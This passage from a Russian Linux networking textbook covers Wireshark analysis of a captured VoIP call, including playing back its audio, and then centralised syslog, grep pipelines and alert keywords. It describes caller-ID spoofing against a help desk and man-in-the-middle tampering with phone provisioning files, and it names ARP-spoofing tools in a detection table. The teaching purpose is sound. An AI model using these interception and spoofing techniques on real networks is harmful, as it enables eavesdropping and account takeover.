


Рис. 11.19. Воспроизведение перехваченного разговора VoIP

Также можно выделить любой пакет RTP и выбрать **Telephony | RTP | Stream Analysis**. Теперь нажмите **Save** и выберите параметры синхронизации (например, -0), **Unsynchronized Forward** и **Reverse Audio**. Разговор сохранится как файл в формате AU (Sun Audio), который можно воспроизвести в большинстве медиаплееров или конвертировать в любой другой аудиоформат:




Рис. 11.20. Сохранение разговора VoIP в виде воспроизводимого медиафайла

Из этого вытекают некоторые очевидные последствия для всех, кто использует подобные решения VoIP. По умолчанию большинство конфигураций VoIP не шифруют голосовой трафик. Это делается для того, чтобы шифрование и дешифрование не стало источником задержки или джиттера — двух основных причин плохого качества голоса. Это означает, что в таких ситуациях голосовые данные нельзя считать защищенными.

Также обратите внимание, что в нашем звонке сотрудник службы поддержки полагался на идентификатор вызывающего абонента, чтобы подтвердить его личность. Это может сработать, когда все в порядке, но мы уже описали один способ, которым можно взломать эту схему. Еще более простой метод для злоумышленника заключается в том, чтобы с помощью перехвата пакетов установить, как работает инфраструктура VoIP, а затем настроить программный телефон на своем компьютере. В этой ситуации злоумышленник может задать в качестве идентификатора вызывающего абонента все что угодно, потому что это простое текстовое поле. Обычно при совершении звонка идентификатор вызывающего абонента предоставляется телефонным аппаратом, а не АТС, поэтому в этом случае службу поддержки можно обманом убедить сбросить пароль.

Обычно при загрузке телефон обращается к службе автоматической настройки по протоколу TFTP или HTTP. Из нее загружается файл конфигурации, соответствующий названию телефонного аппарата. Во многих случаях это название — слово SIP, за которым следует MAC-адрес телефона; эти имена можно также увидеть в оповещениях LLDP, которые рассылает телефон. Формат названия различается у разных производителей телефонов, но почти всегда это простая текстовая строка в сочетании с MAC-адресом. Все, что нужно злоумышленнику, чтобы скомпрометировать конфигурацию такого телефона, — это атака посредника между сервером конфигурации (автоматической настройки) и телефонным аппаратом. В сочетании с тем, что файл конфигурации передается открытым текстом, это позволяет злоумышленнику изменять ключевые поля во время загрузки файла.

Фильтры отображения Wireshark: разделение данных перехвата пакетов

Продолжая работать с файлом звонка в службу поддержки, мы можем легко отфильтровать его, чтобы просматривать только определенный трафик. Например, при устранении неполадок во многих случаях требуется видеть только трафик SIP: слишком часто шлюз SIP принадлежит облачному провайдеру, который неправильно его настраивает, что приводит к проблемам с аутентификацией SIP, а то и к неправильным ACL, из-за чего не удастся осуществить вход в систему или даже начальное соединение. Все эти проблемы можно увидеть в пакетах, поэтому давайте отфильтруем протокол SIP:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.123.55	192.168.123.53	SIP/SDP	964	Request: INVITE sip:1411@192.168.123.53:5060
2	0.001226	192.168.123.53	192.168.123.55	SIP	588	Status: 401 Unauthorized
3	0.006188	192.168.123.55	192.168.123.53	SIP	336	Request: ACK sip:1411@192.168.123.53:5060
4	0.013485	192.168.123.55	192.168.123.53	SIP/SDP	1135	Request: INVITE sip:1411@192.168.123.53:5060
5	0.015160	192.168.123.53	192.168.123.55	SIP	532	Status: 100 Trying
6	0.042463	192.168.123.53	192.168.123.55	SIP	607	Status: 180 Ringing
7	0.065433	192.168.123.53	192.168.123.55	SIP	607	Status: 180 Ringing
10	7.451467	192.168.123.53	192.168.123.55	SIP	612	Request: OPTIONS sip:1234@192.168.123.55:5060
11	7.460043	192.168.123.55	192.168.123.53	SIP	389	Status: 200 OK
13	8.828088	192.168.123.53	192.168.123.55	SIP/SDP	939	Status: 200 OK
14	8.845884	192.168.123.55	192.168.123.53	SIP	438	Request: ACK sip:1411@192.168.123.53:5060
5896	67.459238	192.168.123.53	192.168.123.55	SIP	612	Request: OPTIONS sip:1234@192.168.123.55:5060
5897	67.467575	192.168.123.55	192.168.123.53	SIP	388	Status: 200 OK
7848	86.864147	192.168.123.53	192.168.123.55	SIP	638	Request: BYE sip:1234@192.168.123.55:5060
7849	86.870514	192.168.123.55	192.168.123.53	SIP	365	Status: 200 OK

Рис. 11.21. Фильтрация только SIP-трафика (установка и разрыв вызова)

На рисунке показан полный сеанс вызова: подготовка, звонок, ответ и окончательное завершение (пакет BYE с номером 7848, вторая строка снизу). Чтобы отфильтровать эти данные, можно указать `udp.port==5060`. Если сравнить это с фильтрами перехвата пакетов, можно заметить, что фильтры отображения используют другой синтаксис, который оказывается гораздо более гибким. Распространенная практика заключается в том, чтобы сначала фильтровать пакеты в процессе перехвата, а затем фильтровать снова, уже находясь в Wireshark, — так удастся сузить выборку данных в точности до того, что вам нужно, используя несколько фильтров в сочетании.

Обратите внимание на 5882 пропущенных пакета между 14 и 5896 — это и есть сам разговор. Давайте отфильтруем только его:

No.	Time	Source	Destination	Protocol	Length	Info
15	8.923825	192.168.123.55	192.168.123.53	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x1CFB9ED4, Seq=1993, Time=318880, Mark
16	8.943687	192.168.123.55	192.168.123.53	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x1CFB9ED4, Seq=1994, Time=319040
17	8.963755	192.168.123.55	192.168.123.53	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x1CFB9ED4, Seq=1995, Time=319200
18	8.983766	192.168.123.55	192.168.123.53	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x1CFB9ED4, Seq=1996, Time=319360
19	9.003606	192.168.123.55	192.168.123.53	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x1CFB9ED4, Seq=1997, Time=319520

Рис. 11.22. Фильтрация трафика RTP (голосовой вызов)

Обычно RTP фильтруется только по имени протокола, потому что порты RTP согласовываются во время настройки SIP и варьируются от вызова к вызову. Детализируя пакет RTP, мы видим, что IP-адресам 192.168.123.55 и 192.168.123.53 соответствуют порты 12200 и 12830 соответственно (имена и добавочные номера можно получить из пакетов SIP):

```
> Frame 16: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface 0
> Ethernet II, Src: YealinkX_86:ac:2c (80:5e:c0:86:ac:2c), Dst: VMware_e
> Internet Protocol Version 4, Src: 192.168.123.55, Dst: 192.168.123.53
> User Datagram Protocol, Src Port: 12200, Dst Port: 12830
▼ Real-Time Transport Protocol
```

Рис. 11.23. Порты RTP, используемые для указанного диалога

Где согласовываются эти два порта? Это происходит в SDP, который входит в обмен данными SIP. Первый пакет SDP находится в пакете 4, где вызывающий абонент с добавочным номером x1234 идентифицирует свой порт RTP. Разверните этот пакет, затем прокрутите до раздела **Session Initiation Protocol (INVITE) | Message Body | Session Description Protocol | Media Description**.

Time	Source IP	Destination IP	Protocol	Length	Info
4 0.013485	192.168.123.55	192.168.123.53	SIP/SDP	1135	Request: 1
5 0.015160	192.168.123.53	192.168.123.55	SIP	532	Status: 100

```

Frame 4: 1135 bytes on wire (9080 bits), 1135 bytes captured (9080 bits) on interface 0
Ethernet II, Src: YealinkX_86:ac:2c (80:5e:c0:86:ac:2c), Dst: VMware_e
Internet Protocol Version 4, Src: 192.168.123.55, Dst: 192.168.123.53
User Datagram Protocol, Src Port: 5060, Dst Port: 5060
Session Initiation Protocol (INVITE)
  Request-Line: INVITE sip:1411@192.168.123.53:5060 SIP/2.0
  Message Header
  Message Body
    Session Description Protocol
      Session Description Protocol Version (v): 0
      Owner/Creator, Session Id (o): - 20003 20003 IN IP4 192.168.123.55
      Session Name (s): SDP data
      Connection Information (c): IN IP4 192.168.123.55
      Time Description, active time (t): 0 0
      Media Description, name and address (m): audio 12200 RTP/AVP 9 0 8 18 101
        Media Type: audio
        Media Port: 12200
        Media Protocol: RTP/AVP
        Media Format: ITU-T G.722
        Media Format: ITU-T G.711 PCMU
  
```

Рис. 11.24. Вызывающий абонент указывает свой порт RTP

Ответ SDP приходит в пакете 13, когда отвечающий абонент снимает трубку. При этом этот абонент (добавочный номер 1411, IP-адрес 192.168.123.53) сообщает свой порт (12830):

13	8.828088	192.168.123.53	192.168.123.55	SIP/SDP	939 Status: 200 OK
14	8.845884	192.168.123.55	192.168.123.53	SIP	438 Request: ACK sip:1
5896	67.459238	192.168.123.53	192.168.123.55	SIP	612 Request: OPTIONS s
5897	67.467575	192.168.123.55	192.168.123.53	SIP	388 Status: 200 OK

▼ Media Description, name and address (m): audio 12830 RTP/AVP 0 8 9 101 Media Type: audio Media Port: 12830 Media Protocol: RTP/AVP Media Format: ITU-T G.711 PCMU Media Format: ITU-T G.711 PCMA Media Format: ITU-T G.722 Media Format: DynamicRTP-Type-101					
---	--	--	--	--	--

Рис. 11.25. Получатель звонка указывает свой порт RTP

Можно фильтровать только пакеты SDP, задавая SIP и SDP в фильтре отображения (пакеты 4 и 15):

sip and sdp						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.123.55	192.168.123.53	SIP/SDP	964	Request: INVITE sip:1411@192.168.123.53:5060
4	0.013485	192.168.123.55	192.168.123.53	SIP/SDP	1135	Request: INVITE sip:1411@192.168.123.53:5060
13	8.828088	192.168.123.53	192.168.123.55	SIP/SDP	939	Status: 200 OK

Рис. 11.26. Фильтруются только пакеты SIP/SDP

Обратите внимание, что если вы посмотрите на первый пакет, то обнаружите, что это приглашение, которое закончилось неудачей. Если вам интересно, попробуйте самостоятельно выяснить, почему так произошло.

Надеюсь, что подходы, которые вы изучили в этом разделе, пригодятся вам, чтобы анализировать различные протоколы VoIP и решать конкретные проблемы IP-телефонии в своей организации.

Итоги

Итак, мы рассмотрели, как перехватывать сетевые пакеты — с точки зрения добросовестного устранения неполадок и с позиции злоумышленника. В частности, мы разобрались, как размещать и настраивать все необходимое для перехвата, какие инструменты использовать и как фильтровать потоки информации в поисках

того, что пригодится для решения проблемы. Фильтрация — особенно полезная практика, поэтому в Wireshark реализован двухэтапный подход к ней (в процессе перехвата и при отображении пакетов).

Мы довольно подробно рассмотрели, как устроен звонок VoIP, — от загрузки телефона и выполнения вызова до перехвата и прослушивания аудиозаписи вызова. Надеюсь, что вам удалось оценить, насколько широкие возможности предоставляют описанные инструменты для сетевых, системных и прикладных администраторов. Они помогут вам совершенствовать мастерство в этой области, особенно если не забывать, что лучший способ освоить такие инструменты, как Wireshark или tcpdump, — это решать с их помощью реальные проблемы или хотя бы изучать, что происходит в вашей сети: например, как работает DHCP или как телефонный звонок курсирует по сети.

В следующей главе мы обсудим мониторинг сети, к которому относится ведение журналов, системы мониторинга на основе SNMP, а также использование NetFlow и других потоковых протоколов для наблюдения за сетью и устранения неполадок.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Зачем для перехвата пакетов использовать промежуточное устройство, подключенное через порт SPAN?
2. Когда стоит использовать tcpdump, а не Wireshark?
3. Какой порт используется протоколом RTP, который применяется для разговоров по VoIP?

Ссылки

Чтобы глубже погрузиться в темы, которые рассматривались в этой главе, ознакомьтесь со следующими ссылками:

- Справочное руководство по Wireshark: https://www.wireshark.org/docs/wsug_html_chunked/
- Справка (man) по tcpdump: <https://www.tcpdump.org/manpages/tcpdump.1.html>

Шпаргалка SANS по TCPIP и tcpdump: <https://sansorg.egnyte.com/dl/8VIrX1K87d>

Шпаргалка по фильтрам отображения Wireshark: https://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

Т. Грин. Как анализировать сетевой трафик стандартными инструментами Linux (16 ноября 2012):

<https://www.sans.org/reading-room/whitepapers/protocols/paper/34037>

- Р. Чиак (Cheok). Wireshark: как раскрашивать пакеты (3 июля 2014): <https://www.sans.org/reading-room/whitepapers/detection/paper/35272>
- Р. ВандерБринк. Как использовать маршрутизатор Cisco в качестве удаленного сборщика пакетов для tcpdump или Wireshark (18 ноября 2009): <https://isc.sans.edu/forums/diary/Using+a+Cisco+Router+as+a+Remote+Collector+for+tcpdump+or+Wireshark/7609/>

Глава 12

Сетевой мониторинг с помощью Linux

В этой главе мы обсудим различные протоколы, инструменты и методы для сетевого мониторинга и управления. Мы рассмотрим системный журнал (syslog), с помощью которого можно регистрировать интересующие нас события на различных узлах. Затем мы расширим тему до сбора событий syslog в облачной среде, что позволит не только вести сводный учет трафика брандмауэра, но и сравнивать характеристики вашего трафика с тем, что происходит в интернете.

Мы поговорим о том, как с помощью SNMP собирать статистику производительности различных сетевых устройств и узлов, что может пригодиться как при устранении неполадок, так и при планировании ресурсов.

Наконец, мы будем использовать NetFlow и другие протоколы для сбора потоков, чтобы искать аномалии в трафике. NetFlow поможет нам расследовать типичный инцидент и раскрыть крупную эксфильтрацию данных.

В частности, мы рассмотрим следующие темы:

- Ведение журнала с помощью Syslog
- Проект Dshield
- Сбор данных NetFlow в Linux

Технические требования

В этой главе мы обсудим несколько вопросов сетевого управления. Хотя вы, безусловно, можете воссоздать в своей среде примеры из этой главы, имейте в виду, что ваши данные будут отличаться. Таким образом, хотя методология использования различных типов данных для мониторинга или устранения неполадок останется одной и той же, вам понадобятся свои собственные условия поиска, чтобы работать со своими данными (и любыми проблемами, которые требуют решения) в своем окружении.

При этом ваш существующий узел или виртуальная машина Linux подойдут для любого или даже для всех примеров систем, описанных в этой главе. Однако в среде реальной эксплуатации лучше распределить эти функции по нескольким выделенным серверам. Если для учебных примеров вы используете виртуальную машину, я бы посоветовал начать с нового, чистого образа и настраивать все на нем: таким образом, если какие-то из изученных **систем управления сетью** (network management systems, **NMS**) покажутся вам полезными, вы сможете перенести их непосредственно в среду эксплуатации.

Раздел про NMS посвящен приложению LibreNMS. Чтобы работать с соответствующим набором примеров, рекомендуется загрузить и установить готовый образ виртуальной машины Linux (в формате OVA).

Ведение журнала с помощью Syslog

Ведение журналов — ключевой аспект управления любой системой, и его практически всегда рекомендуется централизовать. Централизованное ведение журналов позволяет объединять в один файл в хронологическом порядке журналы нескольких серверов или служб, например брандмауэра, балансировщика нагрузки и веб-сервера. Это помогает ускорить устранение неполадок или диагностику, потому что позволяет проследить, как артефакты перемещаются с одной платформы на другую. С точки зрения безопасности это особенно важно при **реагировании на инциденты (IR)**. При этом удастся наблюдать, как вредоносное ПО приходит по электронной почте, затем выполняется как процесс, а после этого перемещается «по горизонтали» (на другие узлы рабочих станций) или «по вертикали» (в сторону сервера). К этому стоит добавить, что после регулярных (часто ежечасных) обновлений текущие версии ваших инструментов вполне могут выявлять в журналах вредоносные программы, которые еще вчера могли пройти незамеченными.

Для безопасности важно и то, что при централизованном ведении журнала копии записей удаляются с исходного узла. Если этот узел скомпрометирован, у вас останется более надежная версия истины. После первоначального взлома злоумышленнику придется приложить больше усилий, чтобы найти и скомпрометировать центральный сервер журналов. Во многих случаях эту задержку можно использовать в своих интересах, чтобы обнаружить атаку и оповестить о ней. Часто средства защиты сводятся к тому, чтобы задержать атакующего и предоставить службе реагирования как можно больше подробностей во время этой задержки. Этому способствует централизованное ведение журнала, а также анализ, близкий к реальному времени, и триггеры по записям журнала.

Итак, какие соображения по проектированию и удобству использования следует учитывать, внедряя централизованное ведение журналов?

Размер журнала, ротация и базы данных

Первое, что вы заметите в журналах, — это то, что они очень быстро растут. Если регистрировать в журнале брандмауэра все события, даже в небольшой организации, один только этот журнал может разрастаться на несколько гигабайтов в день. Добавьте к этому журналы маршрутизаторов, коммутаторов, серверов и служб на этих серверах — и поиск по таким журналам может стать очень непростым делом.

Первое, что часто приходит в голову, — разделять журналы. Всегда разумно вести «журнал про все и сразу», но имеет смысл также делать копии журналов отдельных устройств или служб и разбивать их на журналы меньшего размера. В то время как объем журналов брандмауэра может исчисляться гигабайтами, журналы маршрутизатора за тот же период, скорее всего, будут «весить» несколько килобайт и зачастую состоять из одних цифр. Размер журнала часто может быть индикатором проблемы: например, если журнал, который обычно достигает 3–5 Кбайт в день, внезапно увеличивается до 2–3 Мбайт в день, это позволяет заподозрить неладное. Или, если у вас есть 15 филиалов, которые должны быть идентичными, но в одном из них размер журнала маршрутизатора или брандмауэра оказывается в три или в десять раз больше, чем в других, — это как огромный плакат: «Смотри сюда!»

Часто применяют гибридный подход: поддерживают монолитный журнал с записями от всех источников, параллельно с этим сопровождают отдельные журналы для каждого источника, а также объединяют источники, которые не слишком «болтливы». Например, если просто исключить журналы брандмауэра, а также главные журналы `syslog` Linux и гипервизора, то общий размер данных радикально сократится, хотя журнал останется вполне информативным.

Все это занимает место на диске, и каждый раз, когда вы реорганизуете журнал, потребность в дисковом пространстве может резко увеличиться. Следите за общим размером данных и томами, на которых они расположены: не стоит доводить дело до того, чтобы атака целиком заполнила пространство, отведенное для журналов. При этом новые события полностью перестанут регистрироваться, и вы не узнаете, что злоумышленник делает дальше. Он также может переписать первоначальный набор событий в инциденте, поэтому вы не поймете, как злоумышленник вообще к вам пробрался. В худшем случае он сделает и то и другое.

Один из способов сэкономить пространство — архивировать журналы. Храните журналы за 1–5–7–10 дней в удобном для поиска формате, а с более старыми записями можно поступать так: архивировать основной журнал в сжатом формате и удалять все остальное. Это позволит сохранить все данные в текстовом виде и обращаться к ним с помощью стандартных команд `grep/cut/sort/uniq`, но размер журналов не выйдет из-под контроля.

Более современный подход может состоять в том, чтобы поддерживать этот монолитный файл журнала, периодически выгружая старые записи на автономный

носитель. Это упрощает сопровождение журналов за несколько месяцев или лет, если этого требует политика вашей организации, нормативные процедуры или стандарты соответствия. Трафик из этого центрального хранилища можно впоследствии перенаправить обратно в SIEM по мере необходимости. Все журналы остаются доступными для поиска с помощью командной строки.

Чтобы устранять повседневные проблемы, анализируйте данные журнала и сохраняйте их в базе данных. Это позволяет значительно ускорить поиск, особенно если база данных эффективно индексируется, а также упрощает контроль за размером данных. Для этого подхода важно не столько управлять дисковым пространством, сколько (по возможности) разбивать журнал на тома через разумные интервалы времени, которые обеспечат предсказуемые и регулярные окна для того, чтобы устранять неполадки и формировать отчеты.

Давайте посмотрим, как в итеративном режиме добавлять условия поиска, чтобы находить нужную информацию при устранении неполадок.

Анализ журналов: как найти «то самое»

Основная проблема, с которой сталкиваются собиратели журналов на диске, — как с ними обращаться. В частности, если вы устраняете неполадки или обрабатываете инцидент безопасности, то знаете, что в журналах есть полезная информация. Но где конкретно ее искать, как искать и какие инструменты использовать, — это может оказаться непростой задачей, особенно если вы только начинаете анализировать журналы.

Где искать

Часто имеет смысл разобраться, на каком уровне стека OSI вы собираетесь искать проблему. Например, повторяющиеся IP-адреса — это проблема уровня 3, так что вы будете искать ее в журналах маршрутизатора или коммутатора. Однако та же самая проблема может начаться с обращений конечных пользователей о том, что «веб-сервер выдает ошибку», поэтому вы можете начать с журналов веб-сервера (на прикладном уровне), и потребуются некоторое время, чтобы проследить проблему по стеку сквозь журналы различных серверов и устройств, прежде чем добраться до первопричины.

Вот недавний пример из моей практики. Я работал со службой поддержки, чтобы развернуть новый принтер, и по ошибке использовал один из адресов кластера веб-серверов в конфигурации принтера.

Хотя чем больше журнал, тем быстрее обнаруживаются подобные проблемы, тем не менее поиск в текстовом журнале объемом в несколько гигабайтов может легко занять от 5 до 15 минут на каждый запрос, пока вы методом проб и ошибок не доберетесь до правильной формулировки. Опять же, в случае с текстовыми

журналами вы часто начинаете поиск с журнала, который кажется наиболее подходящим, а не с того, «где есть все».

Если мы все-таки разобрались, где искать, то как теперь сузить пространство поиска, чтобы найти нужную информацию?

Как искать

В большинстве случаев поиск по журналам будет состоять из запросов типа «найти это» и «исключить то». Когда ищут в текстовом журнале, для этого обычно применяют команды `grep -i` «включить текст» или `grep -i -v` «исключить текст». Обратите внимание, что параметр `-i` означает поиск без учета регистра. Если соединить нужное количество таких команд в правильном порядке, этого чаще всего бывает достаточно.

Однако если вы захотите затем подсчитать определенные уникальные события, вам поможет команда `uniq -c`. Наконец, можно использовать `sort -r`, чтобы отсортировать результаты в порядке убывания.

Например, чтобы найти запросы DNS к внешним серверам DNS, стоит выполнить поиск в журнале брандмауэра. Если брандмауэр — это Cisco ASA, то запрос может выглядеть примерно так:

Часть команды	Описание
<code>grep -v "a.a.a.a" grep -v "b.b.b.b"</code>	Удалим все записи от двух штатных внутренних DNS-серверов
<code>grep "/53 "</code>	Мы ищем обычные запросы DNS, включая трафик с портом назначения 53 по протоколам TCP или UDP. Лишний раз обратите внимание на завершающий пробел. Для DoH нам понадобился бы список серверов DoH и порт 443/tcp (см. подробности в главе 6 «Службы DNS в Linux»)
<code>sed s/\t/" "/g tr -s " "</code>	Преобразуем все символы табуляции в последовательности событий из Cisco syslog в пробелы. Смесь пробелов и знаков табуляции — это распространенное явление в системных журналах, которое сильно мешает разбивать записи на отдельные поля для поиска. Затем используем команду <code>tr</code> , чтобы удалить повторяющиеся пробелы
<code>cut -d " " -f 13</code>	Теперь можно использовать пробел как полноценный разделитель полей. Нам нужно 13-е поле, которое должно выглядеть как <code>имя_интерфейса/IP-адрес_источника:53</code>
<code>sed s/:/" "/g sed s/\/" "/g</code>	Заменим надоедливые символы <code>:</code> и <code>/</code> на пробелы
<code>cut -d " " -f 2</code>	Выделим только адреса источников (поле номер 2)

Часть команды	Описание
<code>sort uniq -c</code>	Наконец, отсортируем получившиеся IP-адреса источников и подсчитаем вхождения каждого из них
<code>sort -rn</code>	Отсортируем окончательный список по убыванию количества вхождений

Давайте взглянем на команду, которая получилась в итоге:

```
cat logfile.txt | grep -v "a.a.a.a" | grep -v "b.b.b.b" | grep "/53 " | sed s/\t/"
/g | tr -s " " | cut -d " " -f 13 | sed s/:/" /g | sed s/\/" /g | cut -d " " -f
2 | sort | uniq -c | sort -r
```

Эта команда выглядит сложно, но имейте в виду, что она составляется итеративно: мы прорабатываем каждый отдельный запрос и последовательно соединяем их вместе. Во многих случаях приходится потратить несколько минут или даже часов, чтобы получить идеальный запрос, но затем его можно будет использовать в автоматическом режиме долгие годы, так что время окажется потрачено не зря!

Кроме того, хотя в этом запросе мы использовали команды для обработки текста из оболочки Linux, эту же методику можно применять для репозитория журналов базы данных или даже для запросов к другому брандмауэру. Независимо от целевого устройства, типа репозитория журналов или проблемы, которую мы решаем, подход чаще всего заключается в следующем:

- Используйте несколько первичных грубых запросов или выборки (включающих или исключающих), чтобы сократить данные до обозримого объема.
- Преобразовывайте данные настолько, насколько это помогает составлять более специфичные запросы к ним.
- Используйте еще более конкретные запросы, чтобы максимально сузить область поиска.
- Если вы ищете количество каких-либо артефактов или наиболее частые варианты, обобщите данные в соответствии с критериями поиска.
- Протестируйте окончательные критерии запроса/выбора.
- Интегрируйте окончательные условия поиска в подходящую систему автоматизации, которая будет обобщать эти данные или предоставлять отчеты с необходимой периодичностью.

До сих пор мы говорили о том, как искать и диагностировать прежние проблемы в журналах прошедших событий. Но разве с помощью журналов нельзя оперативно узнавать о проблемах, которые происходят прямо сейчас? Конечно, можно! Давайте посмотрим, как это делается.

Оповещения об определенных событиях

Это продолжение разговора про «как это найти» — с уклоном в то, «когда искать». Конечно, проблему лучше всего обнаруживать в тот момент, когда она возникает, или, может быть, даже еще раньше, — чтобы ее можно было исправить как можно скорее.

С этой целью часто подбирают простые ключевые слова, появление которых в журналах может указывать на проблему. Как только происходят соответствующие события, ответственные лица могут получать оповещения по электронной почте или SMS. Как вариант, можно собирать оповещения в течение дня и рассылать ежедневную сводку — ваше решение, вероятно, будет зависеть от вашей среды и от того, насколько критичны эти оповещения.

Вот распространенные ключевые слова и другие факторы для поиска (почти всегда рекомендуется поиск без учета регистра):

Фактор для поиска	Что мы ищем?
Batter	Слова вроде «battery» или «batteries» сигнализируют о состоянии аккумулятора. Проблемы с аккумулятором на контроллере RAID могут сильно повлиять на производительность, а если выйдет из строя батарея системной платы, это может помешать загрузке узла. Лучше узнавать об этом, когда аккумулятор только приближается к низкому уровню заряда, а не полностью разрядился!
EIGRP, BGP, OSPF	Любое событие, в котором упоминаются протоколы маршрутизации, скорее всего, свидетельствует о проблеме. Часто это означает, что либо произошли неполадки на другом конце канала, который отходит от маршрутизатора, либо что-то случилось с самим маршрутизатором. Любую из этих проблем стоит решить как можно скорее
Temperature	Если превышен температурный порог, это может указывать на сломанный вентилятор или на неполадки с кондиционером. Возможно, вы не задумывались об этом, но даже если загореть вентиляционные отверстия в дверце распределительного щитка, это может создать огромные проблемы, например когда дверцу заслоняют праздничными украшениями, которые снимают в январе. Если дело происходит в центре обработки данных, то вы, вероятно, поступите еще более предусмотрительно и будете регистрировать в журнале события блока кондиционирования воздуха, чтобы отслеживать все критические события этого устройства

Фактор для поиска	Что мы ищем?
Fan	Конечно, если вовремя обнаружить вентилятор, который отказал или вот-вот откажет, это может предотвратить катастрофическую проблему с охлаждением. На сервере с несколькими вентиляторами это чуть менее критично, хотя и там стоит рассматривать неисправный вентилятор как экстренную проблему
Duplex	Несоответствие дуплекса может оказаться одной из самых сложных неполадок для устранения — часто потому, что администраторы сервера исчерпают все возможности диагностики сервера и приложений, прежде чем обратиться за помощью к сетевым специалистам. Администраторов сложно винить, потому что несоответствие дуплекса обычно выглядит как спорадическая или постоянная проблема с производительностью. Если даже в небольшой организации настроить оповещения по слову «duplex», почти всегда без исключения обнаружится хотя бы одно несоответствие, часто в критическом месте
DUPLICATE_IPADDR_DETECT (или что-то подобное)	Дублирующиеся IP-адреса обычно сами оповещают затронутые узлы, но зачастую некому обратить внимание на это оповещение. Кроме того, если эта неполадка выводит узел из строя на несколько секунд, соответствующая запись может не дойти до сервера журнала. Гораздо заметнее будет, если эта проблема обнаружится на вышестоящем маршрутизаторе или коммутаторе, который оповестит все заинтересованные стороны
Дублирующийся mac-адрес, MAC_FLAP или что-то подобное	Ошибки этого типа случаются, когда злоумышленник проводит атаку подмены ARP с помощью таких инструментов, как dsniff, Ettercap или Bettercap (см. подробнее в главе 11 «Перехват и анализ пакетов в Linux»). Имейте в виду, что некоторые решения для балансировки нагрузки или кластеризации тоже манипулируют MAC-адресами. Если это так, вам нужно отличать легитимные ошибки MAC-адресов от потенциальной атаки
SEC_LOGIN	Это позволит отслеживать как неудачные, так и успешные входы в систему (SEC_LOGIN-4-LOGIN_FAILED и/или SEC_LOGIN-5-LOGIN_SUCCESS) на многих устройствах Cisco IOS. Если на ваших устройствах этому соответствуют другие записи системного журнала, поищите их. Эти записи стоит отслеживать в режиме, приближенном к реальному времени, чтобы обнаруживать как успешные входы в систему, которых не должно быть за пределами периодов обслуживания, так и неудачные входы, которые могут быть вредоносными

Фактор для поиска	Что мы ищем?
<p>Большое количество неудачных попыток аутентификации за короткое время</p>	<p>Подобная ситуация нередко сигнализирует об атаке на аутентификацию — часто это оказывается подстановка учетных данных (см. главу 9 «Службы RADIUS в Linux»).</p> <p>Это одна из тех очевидных проблем, которые трудно обнаружить с помощью простого поиска по ключевым словам. Попытавшись так сделать, вы обнаружите всех, кто пробовал ввести пароль, но промахивался по нужным клавишам.</p> <p>Формально здесь можно применить текстовый поиск, например найти неудачные входы в систему и извлечь часовую часть временной метки в журнале с помощью <code>cut</code>, а затем подсчитать количество попыток входа с помощью <code>sort -c</code>. Однако и то и другое подвержено ошибкам и требует больших аппаратных ресурсов.</p> <p>Лучше всего использовать базу данных. Этот запрос можно запускать периодически, вплоть до интервалов в 10–15 минут, чтобы поймать атаку, пока она еще происходит.</p> <p>Этот метод можно расширить, добавив в поиск неудачные проверки кредитной карты на сайте электронной коммерции или любые другие ошибки при проверке важных данных</p>

